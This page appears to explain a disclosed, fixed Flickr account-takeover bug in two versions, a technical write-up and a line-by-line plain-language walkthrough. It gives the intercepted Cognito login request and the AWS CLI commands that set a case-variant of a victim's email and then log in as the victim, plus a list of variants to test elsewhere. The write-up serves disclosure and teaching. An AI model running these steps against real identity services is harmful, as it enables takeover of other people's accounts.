Flickr Account Takeover
Flickr's login flow used the email claim from AWS Cognito for authentication instead of the sub claim, and allowed users to modify their own email attribute via the Cognito API. An attacker could set their email to a case-variant of a victim's email (e.g., [redacted]) and then log in as the victim without interaction.
 Published on security.lauritz-holtmann.de
This post gives a deep dive into a critical security flaw that was present in Flickr’s login flow.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Flickr's login is served from identity.flickr.com and implemented on top of Amazon Cognito, which itself implements a slightly modified variant of OpenID Connect. On a high level the flow is: the user starts at identity.flickr.com, JavaScript sends the credentials to cognito-idp.us-east-1.amazonaws.com, Cognito responds with tokens, and those tokens are forwarded to www.flickr.com.
The bug described here is a full account takeover of any Flickr account without user interaction, achieved by chaining configuration issues in the Cognito user pool with violations of the OpenID Connect specification. It was reported to Flickr via HackerOne on 17 September 2021, and a preliminary fix was applied on 18 September 2021.
Setup
The researcher used an account they controlled (referred to throughout as [redacted]) and a victim account ([redacted]). The tooling was the AWS Command Line Interface, used against the us-east-1 region, plus the ability to intercept the login request sent from https://identity.flickr.com/ in order to read the tokens out of the response. No special privileges on the Flickr side were required beyond holding a normal account in the user pool.
Finding it
Looking at the Cognito authentication request and response, the access_token in the response stands out. Short research shows that this token can be used directly with the AWS CLI. Flickr uses a Cognito user pool to organise its users, so the natural next question is which actions fall within the scope of that token.
The first test is GetUser, which only requires an access_token:
$ aws cognito-idp get-user --region us-east-1 --access-token eyJraWQiOiJPVj[...]
{
    "Username": "e28[...]",
    "UserAttributes": [
        {
            "Name": "sub",
            "Value": "e28[...]"
        },
        {
            "Name": "birthdate",
            "Value": "1998-09-17"
        },
        {
            "Name": "email_verified",
            "Value": "true"
        },
        {
            "Name": "locale",
            "Value": "en-us"
        },
        {
            "Name": "given_name",
            "Value": "Peter"
        },
        {
            "Name": "family_name",
            "Value": "Pentest"
        },
        {
            "Name": "email",
            "Value": "[redacted]"
        }
    ]
}
The token can indeed be used to talk to the AWS API. Beyond reading, writing user attributes (claims) linked to the account also works:
$  aws cognito-idp update-user-attributes --region us-east-1 --access-token eyJraWQi[...] --user-attributes 'Name=birthdate,Value=><s>0'

$  aws cognito-idp get-user --region us-east-1 --access-token eyJraWQi[...]
{
    "Username": "e28[...]",
    "UserAttributes": [
        {
            "Name": "sub",
            "Value": "e28[...]"
        },
        {
            "Name": "birthdate",
            "Value": "><s>0"
        },
[...]
    ]
}
The registered claim was altered successfully. So Flickr allowed both reading and writing of user attributes in its internal AWS user pool through the API. That is the first puzzle piece.
The next step is fiddling with the email attribute. Writing it behaves differently:
$ aws cognito-idp update-user-attributes --region us-east-1 --access-token eyJraWQ[...] --user-attributes Name=email,Value=[redacted]
{
    "CodeDeliveryDetailsList": [
        {
            "Destination": "i***@f***.com",
            "DeliveryMedium": "EMAIL",
            "AttributeName": "email"
        }
    ]
}

$ aws cognito-idp get-user --region us-east-1 --access-token eyJraWQi[...]
{
    "Username": "e28c34[...]",
    "UserAttributes": [
[...]
        {
            "Name": "email_verified",
            "Value": "false"
        },
        {
            "Name": "email",
            "Value": "[redacted]"
        }
    ]
}
The write succeeds. The only constraint appears to be that until the e-mail is verified using a sent code, email_verified is set to false.
By chance, the researcher tried to authenticate with their own account at this point and found the login flow broken. Flickr appeared to use the email claim for authentication and to ignore the email_verified claim entirely: after login the user was sent to a page saying there was no linked account for the given e-mail address.
Why this matters comes from the OpenID Connect Core 1.0 specification on the sub claim:
sub
REQUIRED. Subject Identifier. A locally unique and never reassigned identifier within the Issuer for the End-User, which is intended to be consumed by the Client, e.g. 24400320 or [redacted]. It MUST NOT exceed 255 ASCII characters in length. The sub value is a case sensitive string.
That short excerpt carries important guarantees an authorisation server gives to its relying parties: a client can trust the contents of sub to identify its users. No such guarantee exists for other claims such as email. For instance, the AWS Cognito user attribute email is case sensitive.
During login via identity.flickr.com, Flickr normalises entered e-mail addresses and sends the entirely lower-case address to the backend. Server-side the same normalisation appears to take place before the email claim is interpreted. Flickr therefore seems to assume there will be no collisions between addresses such as [redacted] and [redacted]. By tampering with user attributes directly through the AWS CLI, such a collision is easy to create.
Exploitation
Step 1: obtain an access token for an attacker-controlled account
Intercept the login request sent from https://identity.flickr.com/:
POST / HTTP/2
Host: cognito-idp.us-east-1.amazonaws.com
[...]

{
    "AuthFlow":"USER_PASSWORD_AUTH",
    "ClientId":"3ck15a1ov4f0d3o97vs3tbjb52",
    "AuthParameters":{
        "USERNAME":"[redacted]",
        "PASSWORD":"[REDACTED]",
        "DEVICE_KEY":"us-east-1_070[...]"
    },
    "ClientMetadata":
    {
    }
}
The request uses the USER_PASSWORD_AUTH flow with the public client ID and the attacker's credentials. If the credentials are valid, Cognito responds with tokens:
HTTP/2 200 OK
Date: Thu, 32 Abc 2040 25:51:36 GMT
[...]

{
    "AuthenticationResult":
        {
            "AccessToken":"[REDACTED]",
            "ExpiresIn":3600,
            "IdToken":"[REDACTED]",
            "RefreshToken":"[REDACTED]",
            "TokenType":"Bearer"
        },
        "ChallengeParameters":
        {
        }
}
The AccessToken is the value used in the following steps.
Step 2: confirm the token works against the AWS API
$ aws cognito-idp get-user --region us-east-1 --access-token eyJraWQiOiJPVj[...]
{
    "Username": "e2[...]",
    "UserAttributes": [
        {
            "Name": "sub",
            "Value": "e28[...]"
        },
        {
            "Name": "birthdate",
            "Value": "1998-09-17"
        },
        {
            "Name": "email_verified",
            "Value": "true"
        },
        {
            "Name": "locale",
            "Value": "en-us"
        },
        {
            "Name": "given_name",
            "Value": "Peter"
        },
        {
            "Name": "family_name",
            "Value": "Pentest"
        },
        {
            "Name": "email",
            "Value": "[redacted]"
        }
    ]
}
This confirms the token is accepted by the Cognito user pool API and that the attacker account's email attribute is currently the attacker's own address.
Step 3: overwrite the e-mail attribute with a look-alike of the victim's address
$ aws cognito-idp update-user-attributes --region us-east-1 --access-token eyJraWQ[...] --user-attributes Name=email,Value=[redacted]
{
    "CodeDeliveryDetailsList": [
        {
            "Destination": "V***@flickr.com",
            "DeliveryMedium": "EMAIL",
            "AttributeName": "email"
        }
    ]
}
The registered address is case sensitive, so [redacted] is a distinct value from the victim's [redacted]. A verification code is dispatched.
Step 4: confirm the attribute is set but unverified
$ aws cognito-idp get-user --region us-east-1 --access-token eyJraWQi[...]
{
    "Username": "e28c34[...]",
    "UserAttributes": [
        {
            "Name": "sub",
            "Value": "e2[...]"
        },
        {
            "Name": "birthdate",
            "Value": "1998-09-17"
        },
        {
            "Name": "email_verified",
            "Value": "false"
        },
        {
            "Name": "locale",
            "Value": "en-us"
        },
        {
            "Name": "given_name",
            "Value": "Peter"
        },
        {
            "Name": "family_name",
            "Value": "Pentest"
        },
        {
            "Name": "email",
            "Value": "[redacted]"
        }
    ]
}
The email claim now holds the look-alike address while email_verified is false.
Step 5: log in as the victim
Log in using the malicious, look-alike e-mail address and the attacker's password. Because Flickr normalises the address to lower case before interpreting the email claim, and ignores email_verified, the login resolves to the victim's account.
The following video shows the complete process from creating the attacker account to logging into the victim account:
Chained as above, the issues allow takeover of a user's account without any user interaction.
Root cause
Two design mistakes combine. First, the Cognito user pool let an ordinary user's access_token write arbitrary user attributes, including email, through the AWS API. Second, Flickr's backend authenticated users by the email claim rather than the sub claim, and ignored email_verified. Because Cognito treats email as case sensitive while Flickr normalises addresses to lower case before matching, an attacker could register a case variant of the victim's address and have it collapse onto the victim's identity at login. The OpenID Connect guarantee of uniqueness and non-reassignment applies only to sub; relying on email for identity is outside that guarantee. The email_verified flag existed and was correctly set to false, but the application did not consult it, so the verification step provided no defence.
Impact
An attacker holding any Flickr account could take over any other Flickr account, with no interaction from the victim. The report describes this as a critical flaw in the login flow and states the issue was immediately resolved.
Fix
A preliminary fix was applied on 18 September 2021 to mitigate the immediate risk. The report's guidance for developers using Cognito or similar OAuth / OpenID Connect identity providers is:
- Do not rely on any claim other than
subfor identity. - With Amazon Cognito, evaluate whether users need to modify their own user attributes through the AWS API at all; if not, protect all other attributes.
- Remember that the
emailclaim may hold an unverified address, with the verification status reflected inemail_verified.
Variants to test
- Writable attributes via the user's own token. Take a normal account's
access_tokenand callaws cognito-idp update-user-attributesagainst the pool. A positive result is a successful write to a claim the application later trusts, such asemail,phone_numberor a custom attribute used for authorisation. - Case-variant e-mail collisions. Register or set an address differing from a known account only by case, then attempt login. A positive result is being logged into the other account, or being routed to a page tied to the other account's identity.
- Ignored verification flags. Set an address without completing verification and log in. A positive result is a successful login while
email_verifiedisfalse. - Identity taken from a non-
subclaim. Compare what the application uses to look up the local account against thesubin the ID token. A positive result is any lookup keyed onemail,preferred_usernameor similar mutable claims. - Normalisation mismatches. Where the client lower-cases or otherwise normalises an identifier before sending it, check whether the identity provider stores and compares it case sensitively. A positive result is two distinct provider records that the application maps to one local account.
Responsible disclosure timeline
-
17 September 2021: [LH] initial report via HackerOne, https://hackerone.com/reports/1342088
-
17 September 2021: [FLICKR] after some clarification, Flickr staff ask for proof of the described issue:

Screenshot from H1 Triage From the original on security.lauritz-holtmann.de -
17 September 2021: [FLICKR] report triaged, the maximal bounty awarded.
-
18 September 2021: [FLICKR] preliminary fix applied to mitigate the immediate risk.
-
18 December 2021: [FLICKR] HackerOne report disclosed.
-
18 December 2021: [LH] this post published.
What happened, in plain words
Flickr is a website for storing and sharing photos. To use it you create an account and log in with an e-mail address and a password. In September 2021 a security researcher found a way to log in to anyone else's Flickr account. The victim did not have to click anything, approve anything or even be online. The attacker only needed an ordinary Flickr account of their own.
The login page at identity.flickr.com does not check passwords itself. It hands that job to a service run by Amazon called Amazon Cognito, which is a kind of ready-made login system that many companies rent instead of building their own. When you type your e-mail and password, some JavaScript in the page sends them to Amazon, Amazon checks them and replies with a set of tokens. A token is a long string of characters that acts like a stamped ticket: whoever holds it is treated as logged in, without having to type the password again. The page then passes those tokens on to www.flickr.com, and Flickr decides who you are.
Two mistakes combined to break this. First, the ticket Amazon issued to an ordinary user was powerful enough to change that user's own account details, including the e-mail address stored on it, through Amazon's programming interface. Second, Flickr decided who you were by looking at the e-mail address on the account rather than at a permanent account number, and it ignored the little flag that says whether that e-mail address had actually been confirmed. Because Amazon treats e-mail addresses as case sensitive ([redacted] and [redacted] are two different strings) while Flickr lower-cased everything before comparing, an attacker could set their own account's address to a capital-letter twin of the victim's address and be let into the victim's account.
The researcher reported it to Flickr through the bug bounty platform HackerOne on 17 September 2021, and a first fix went in on 18 September 2021. This article walks through how the login works, how each piece of the puzzle was found, and how they were put together.
How Flickr's login works
Flickr uses Amazon Cognito for its login. At a high level the flow looks like this:
The diagram shows the three parties. The user starts at identity.flickr.com, the Flickr login page. JavaScript running in that page sends the credentials to cognito-idp.us-east-1.amazonaws.com, an Amazon server in the us-east-1 region (Amazon divides its data centres into named regions, and us-east-1 is one of them). Cognito answers with tokens. Finally those tokens are forwarded to www.flickr.com, the actual photo site, which uses them to decide which account is logged in.
Amazon Cognito
Amazon Cognito is a service that stores user accounts for other companies. A company creates a user pool, which is simply a collection of user records, each holding attributes such as an e-mail address, a name and a birthday. Cognito implements a slightly modified variant of a standard called OpenID Connect, which is a widely used recipe for single sign-on: one central place checks your password, and other websites trust the answer it gives.
If you have seen OpenID Connect before, you will recognise the following Auth. Request (the message asking to be logged in) and Auth. Response (the answer):
POST / HTTP/2
Host: cognito-idp.us-east-1.amazonaws.com
[...]

{
    "AuthFlow":"USER_PASSWORD_AUTH",
    "ClientId":"3ck15a1ov4f0d3o97vs3tbjb52",
    "AuthParameters":{
        "USERNAME":"[redacted]",
        "PASSWORD":"[REDACTED]",
        "DEVICE_KEY":"us-east-1_070[...]"
    },
    "ClientMetadata":
    {
    }
}
Line by line:
POST / HTTP/2means the browser is sending data to the server at the root address, using version 2 of HTTP, the language browsers and servers speak.Host: cognito-idp.us-east-1.amazonaws.comnames the server being talked to.cognito-idpis Amazon's Cognito identity provider service.[...]stands for headers the author left out, such as the content type.- The block below is a JSON body, a way of writing structured data as text.
AuthFlowis set toUSER_PASSWORD_AUTH, which tells Cognito "I am sending a username and a password directly, please check them". ClientIdidentifies which application is asking. It is public, like the name on a shop front, and is not a secret.AuthParameterscarries the actual credentials:USERNAMEis the e-mail address of the account,PASSWORDis the password (blanked out here), andDEVICE_KEYidentifies a device that Cognito remembers.ClientMetadatais an empty extra field the application may use for its own data.
If the credentials are valid, Cognito replies with tokens:
HTTP/2 200 OK
Date: Thu, 32 Abc 2040 25:51:36 GMT
[...]

{
    "AuthenticationResult":
        {
            "AccessToken":"[REDACTED]",
            "ExpiresIn":3600,
            "IdToken":"[REDACTED]",
            "RefreshToken":"[REDACTED]",
            "TokenType":"Bearer"
        },
        "ChallengeParameters":
        {
        }
}
Line by line:
HTTP/2 200 OKis the status line.200means success.Dateis when the server answered. The value shown here is clearly a placeholder, not a real date.AccessTokenis the ticket that lets the holder call Amazon's programming interface on behalf of this user. This is the value that matters for the rest of the story.ExpiresIn: 3600says the token is valid for 3600 seconds, one hour.IdTokenis a second token describing who the user is, meant to be read by the application.RefreshTokenis a longer-lived token used to get a freshAccessTokenwhen the old one expires.TokenType: Bearermeans "whoever bears (carries) this token is treated as the owner", like a coat-check ticket: the clerk does not ask who you are, only whether you hold the ticket.ChallengeParametersis empty, meaning no extra challenge (such as a second factor) was required.
Included in the response is the access_token, and that is the value that should catch your attention.
A little research shows that this token can be used directly with the AWS Command Line Interface. The AWS CLI is a program you run in a terminal window on your own computer to send commands to Amazon's services; it is the same interface a company's own servers use, just typed by hand. Before looking at what the token can do, the author takes a moment to complain about the AWS documentation on Cognito and user pools, or at least its German translation, which he found unreadable. His point is that confusing documentation makes developers misconfigure these services.
Back to the topic. Flickr uses a user pool to organise its users. By using the access_token with the AWS CLI, we can test which actions fall within the scope of the token, that is, which operations Amazon will accept from it.
Let us start with the simple GetUser action, which only requires an access_token:
$ aws cognito-idp get-user --region us-east-1 --access-token eyJraWQiOiJPVj[...]
{
    "Username": "e28[...]",
    "UserAttributes": [
        {
            "Name": "sub",
            "Value": "e28[...]"
        },
        {
            "Name": "birthdate",
            "Value": "1998-09-17"
        },
        {
            "Name": "email_verified",
            "Value": "true"
        },
        {
            "Name": "locale",
            "Value": "en-us"
        },
        {
            "Name": "given_name",
            "Value": "Peter"
        },
        {
            "Name": "family_name",
            "Value": "Pentest"
        },
        {
            "Name": "email",
            "Value": "[redacted]"
        }
    ]
}
Line by line:
$is the shell prompt, the sign that a command is about to be typed.awsis the AWS CLI program.cognito-idpselects the Cognito service andget-userselects the action "read my user record".--region us-east-1says which Amazon region to talk to, and--access-token eyJraWQiOiJPVj[...]supplies the ticket. The long string startingeyJis the token itself, cut short with[...].- The reply is JSON.
Usernameis the internal identifier of the account. UserAttributesis a list of name/value pairs, the fields stored about this user.subis the permanent subject identifier, the account's never-changing number.birthdateis a birthday.email_verifiedis a true/false flag saying whether the e-mail address has been confirmed.localeis the language setting.given_nameandfamily_nameare first and last name.emailis the e-mail address on the account.
Great: the token can indeed be used to communicate with the AWS API. An API, short for application programming interface, is the set of commands one program offers to another; here it is Amazon's set of commands for managing user accounts.
Besides reading, we can also try to write user attributes (claims) that are linked to our account. A claim is just a piece of information about a user, such as their e-mail address, in the vocabulary of OpenID Connect.
$  aws cognito-idp update-user-attributes --region us-east-1 --access-token eyJraWQi[...] --user-attributes 'Name=birthdate,Value=><s>0'

$  aws cognito-idp get-user --region us-east-1 --access-token eyJraWQi[...]
{
    "Username": "e28[...]",
    "UserAttributes": [
        {
            "Name": "sub",
            "Value": "e28[...]"
        },
        {
            "Name": "birthdate",
            "Value": "><s>0"
        },
[...]
    ]
}
Line by line:
- The first command uses
update-user-attributes, the action that changes fields on the user record.--user-attributes 'Name=birthdate,Value=><s>0'says: set the field calledbirthdateto the text><s>0. That text is deliberately odd, a small piece of HTML-like markup, chosen to see whether the value is stored exactly as given. - The second command reads the record back with
get-user. - In the reply,
birthdatenow has the value><s>0, and[...]hides the remaining unchanged fields.
Again the attempt was successful and the registered claim was altered. So far we have seen that Flickr allowed both reading and writing of user attributes in its internal AWS user pool through the API. That was the first puzzle piece.
OpenID Connect: using an unintended claim for user authentication
We continue by fiddling with the email user attribute. When we try to write this claim, we notice something different:
$ aws cognito-idp update-user-attributes --region us-east-1 --access-token eyJraWQ[...] --user-attributes Name=email,Value=[redacted]
{
    "CodeDeliveryDetailsList": [
        {
            "Destination": "i***@f***.com",
            "DeliveryMedium": "EMAIL",
            "AttributeName": "email"
        }
    ]
}

$ aws cognito-idp get-user --region us-east-1 --access-token eyJraWQi[...]
{
    "Username": "e28c34[...]",
    "UserAttributes": [
[...]
        {
            "Name": "email_verified",
            "Value": "false"
        },
        {
            "Name": "email",
            "Value": "[redacted]"
        }
    ]
}
Line by line:
- The first command again calls
update-user-attributes, this time settingName=emailtoValue=[redacted], an address that does not exist. - The reply contains
CodeDeliveryDetailsList, a list of places a confirmation code was sent.Destinationshows the address with most characters masked as***,DeliveryMediumsays it went byEMAIL, andAttributeNamesays the code belongs to theemailfield. - The second command reads the record back. The
emailfield now holds[redacted], butemail_verifiedisfalse.
Interestingly, we are able to write this claim. The only constraint appears to be that until the e-mail is verified using a sent code, email_verified is set to false. In other words, Amazon lets you claim any address you like, but marks it unconfirmed until you prove you can read mail sent there.
By chance, the researcher tried to log in with his own account at this point and noticed that the login flow was broken. He has no good screenshots of that state. What he observed was that Flickr appeared to use the email claim for authentication, and worse, completely ignored the email_verified claim. After logging in he was sent to a page saying there was no linked account for the given e-mail address. That page is a strong hint: Flickr looked up the account by e-mail address, did not find the odd address he had just set, and gave up.
To understand why this might be an issue, look at what the OpenID Connect Core 1.0 specification says about the sub claim:
sub
REQUIRED. Subject Identifier. A locally unique and never reassigned identifier within the Issuer for the End-User, which is intended to be consumed by the Client, e.g. 24400320 or [redacted]. It MUST NOT exceed 255 ASCII characters in length. The sub value is a case sensitive string.
In plain words: sub is mandatory, it is unique within the issuer (the login provider), it is never given to a different user later, and it is meant to be read by the client (the website relying on the login). This short excerpt carries important guarantees that an authorisation server gives to its relying parties, which can be summed up as: you, as a client, can trust the contents of sub to identify your users. An authorisation server is the central service that checks credentials and issues tokens; a relying party is the website that trusts those tokens.
Strikingly, this guarantee does not exist at all for other claims, such as email. For instance, the AWS Cognito user attribute email is case sensitive, so two addresses that differ only in capitalisation are two different values as far as Cognito is concerned.
Making wrong assumptions
During login via identity.flickr.com, Flickr normalises entered e-mail addresses and sends the entirely lower-case address to the backend. Normalising here means converting to a standard form, in this case turning every letter into lower case. Server-side, the same normalisation seems to take place before the email claim is interpreted. Flickr therefore seems to assume there will be no collisions between addresses such as [redacted] and [redacted]. But as we have just seen, by directly tampering with the user attributes through the AWS CLI, such a collision is easy to create.
Assembling the puzzle: account takeover
Now we have all the information needed to put the puzzle together and take over any Flickr account. The issue was immediately resolved; the timeline at the end gives the details.
Consider two accounts:
[redacted], the victim.- An arbitrary other account controlled by the attacker, here
[redacted].
At first, the attacker needs to obtain an AWS user pool access_token. To do so, intercept the login request that is sent from https://identity.flickr.com/:
POST / HTTP/2
Host: cognito-idp.us-east-1.amazonaws.com
[...]

{
    "AuthFlow":"USER_PASSWORD_AUTH",
    "ClientId":"3ck15a1ov4f0d3o97vs3tbjb52",
    "AuthParameters":{
        "USERNAME":"[redacted]",
        "PASSWORD":"[REDACTED]",
        "DEVICE_KEY":"us-east-1_070[...]"
    },
    "ClientMetadata":
    {
    }
}
This is the same login request shown earlier. Line by line:
POST / HTTP/2sends data to the server root over HTTP version 2.Host: cognito-idp.us-east-1.amazonaws.comis the Amazon Cognito server.[...]hides headers the author omitted.AuthFlow: USER_PASSWORD_AUTHmeans a username and password are being submitted directly.ClientIdis the public identifier of the Flickr application.AuthParametersholdsUSERNAME(the attacker's address),PASSWORD(blanked out) andDEVICE_KEY(a remembered device).ClientMetadatais empty.
Intercepting means catching the request as it leaves the browser, for example with the browser's developer tools or a proxy program, so that the reply can be read. If the credentials for the attacker-controlled account are valid, Amazon responds with tokens:
HTTP/2 200 OK
Date: Thu, 32 Abc 2040 25:51:36 GMT
[...]

{
    "AuthenticationResult":
        {
            "AccessToken":"[REDACTED]",
            "ExpiresIn":3600,
            "IdToken":"[REDACTED]",
            "RefreshToken":"[REDACTED]",
            "TokenType":"Bearer"
        },
        "ChallengeParameters":
        {
        }
}
Line by line:
HTTP/2 200 OKmeans the request succeeded.Dateis a placeholder timestamp.AccessTokenis the ticket used in the next steps.ExpiresIn: 3600means it lasts one hour.IdTokendescribes the user's identity, andRefreshTokencan be used to obtain a new access token later.TokenType: Bearermeans possession of the token is enough to use it.ChallengeParametersis empty, so no extra challenge was required.
As seen before, the access_token can be used directly against the Amazon AWS API, for instance with the AWS CLI:
$ aws cognito-idp get-user --region us-east-1 --access-token eyJraWQiOiJPVj[...]
{
    "Username": "e2[...]",
    "UserAttributes": [
        {
            "Name": "sub",
            "Value": "e28[...]"
        },
        {
            "Name": "birthdate",
            "Value": "1998-09-17"
        },
        {
            "Name": "email_verified",
            "Value": "true"
        },
        {
            "Name": "locale",
            "Value": "en-us"
        },
        {
            "Name": "given_name",
            "Value": "Peter"
        },
        {
            "Name": "family_name",
            "Value": "Pentest"
        },
        {
            "Name": "email",
            "Value": "[redacted]"
        }
    ]
}
Line by line:
aws cognito-idp get-userasks Amazon to return the user record belonging to the token.--region us-east-1picks the region, and--access-token eyJraWQiOiJPVj[...]supplies the ticket.- The reply shows the same kinds of fields as before. The important one is
email, which currently holds[redacted], the attacker's own address, andemail_verified, which istruefor that address.
Using the API, one is able to alter some of the user attributes, including the linked e-mail address:
$ aws cognito-idp update-user-attributes --region us-east-1 --access-token eyJraWQ[...] --user-attributes Name=email,Value=[redacted]
{
    "CodeDeliveryDetailsList": [
        {
            "Destination": "V***@flickr.com",
            "DeliveryMedium": "EMAIL",
            "AttributeName": "email"
        }
    ]
}
Line by line:
update-user-attributeschanges fields on the record.--user-attributes Name=email,Value=[redacted]sets the e-mail field to[redacted], with a capital V.- The reply says a confirmation code was sent by e-mail to an address shown as
V***@flickr.com, with the middle masked.
Note that the registered address is case sensitive. [redacted] is a different value from the victim's [redacted] as far as Cognito is concerned, so the attacker is not overwriting the victim's record; they are putting a look-alike on their own.
As the output already indicates, at this stage the e-mail address is not verified but set to a look-alike of the victim's address:
$ aws cognito-idp get-user --region us-east-1 --access-token eyJraWQi[...]
{
    "Username": "e28c34[...]",
    "UserAttributes": [
        {
            "Name": "sub",
            "Value": "e2[...]"
        },
        {
            "Name": "birthdate",
            "Value": "1998-09-17"
        },
        {
            "Name": "email_verified",
            "Value": "false"
        },
        {
            "Name": "locale",
            "Value": "en-us"
        },
        {
            "Name": "given_name",
            "Value": "Peter"
        },
        {
            "Name": "family_name",
            "Value": "Pentest"
        },
        {
            "Name": "email",
            "Value": "[redacted]"
        }
    ]
}
Line by line:
get-userreads the record back.subis still the attacker's own permanent identifier, unchanged.emailnow holds[redacted], the look-alike address.email_verifiedisfalse, because the attacker never entered the code that was mailed out.
To complete the account takeover, log in using the malicious, look-alike e-mail address and the attacker's password. Flickr lower-cases the address before interpreting the email claim, so [redacted] becomes [redacted], which matches the victim's account. Flickr also ignores email_verified, so the fact that the address was never confirmed does not stop the login.
The following video shows the complete process, from creating the attacker account to logging into the victim account:
Chained as shown above, the issues allow takeover of a user's account without any user interaction.
Why it worked
Two design mistakes combine.
First, the Cognito user pool let an ordinary user's access_token write arbitrary user attributes, including email, through the AWS API. A token meant to say "this is who I am" was also accepted as "let me rewrite my identity details".
Second, Flickr's backend authenticated users by the email claim rather than the sub claim, and ignored email_verified. Because Cognito treats email as case sensitive while Flickr normalises addresses to lower case before matching, an attacker could register a case variant of the victim's address and have it collapse onto the victim's identity at login.
The OpenID Connect guarantee of uniqueness and non-reassignment applies only to sub; relying on email for identity is outside that guarantee. The email_verified flag existed and was correctly set to false, but the application did not consult it, so the verification step provided no defence at all.
What an attacker could do
An attacker holding any Flickr account could take over any other Flickr account, with no interaction from the victim. The report describes this as a critical flaw in the login flow and states the issue was immediately resolved.
How it was fixed and what developers should learn
A preliminary fix was applied on 18 September 2021 to mitigate the immediate risk. The report's guidance for developers using Cognito or similar OAuth / OpenID Connect identity providers is:
- Do not rely on any claim other than
subfor identity. - With Amazon Cognito, evaluate whether users need to modify their own user attributes through the AWS API at all; if not, protect all other attributes.
- Remember that the
emailclaim may hold an unverified address, with the verification status reflected inemail_verified.
Things to test if you look for similar bugs
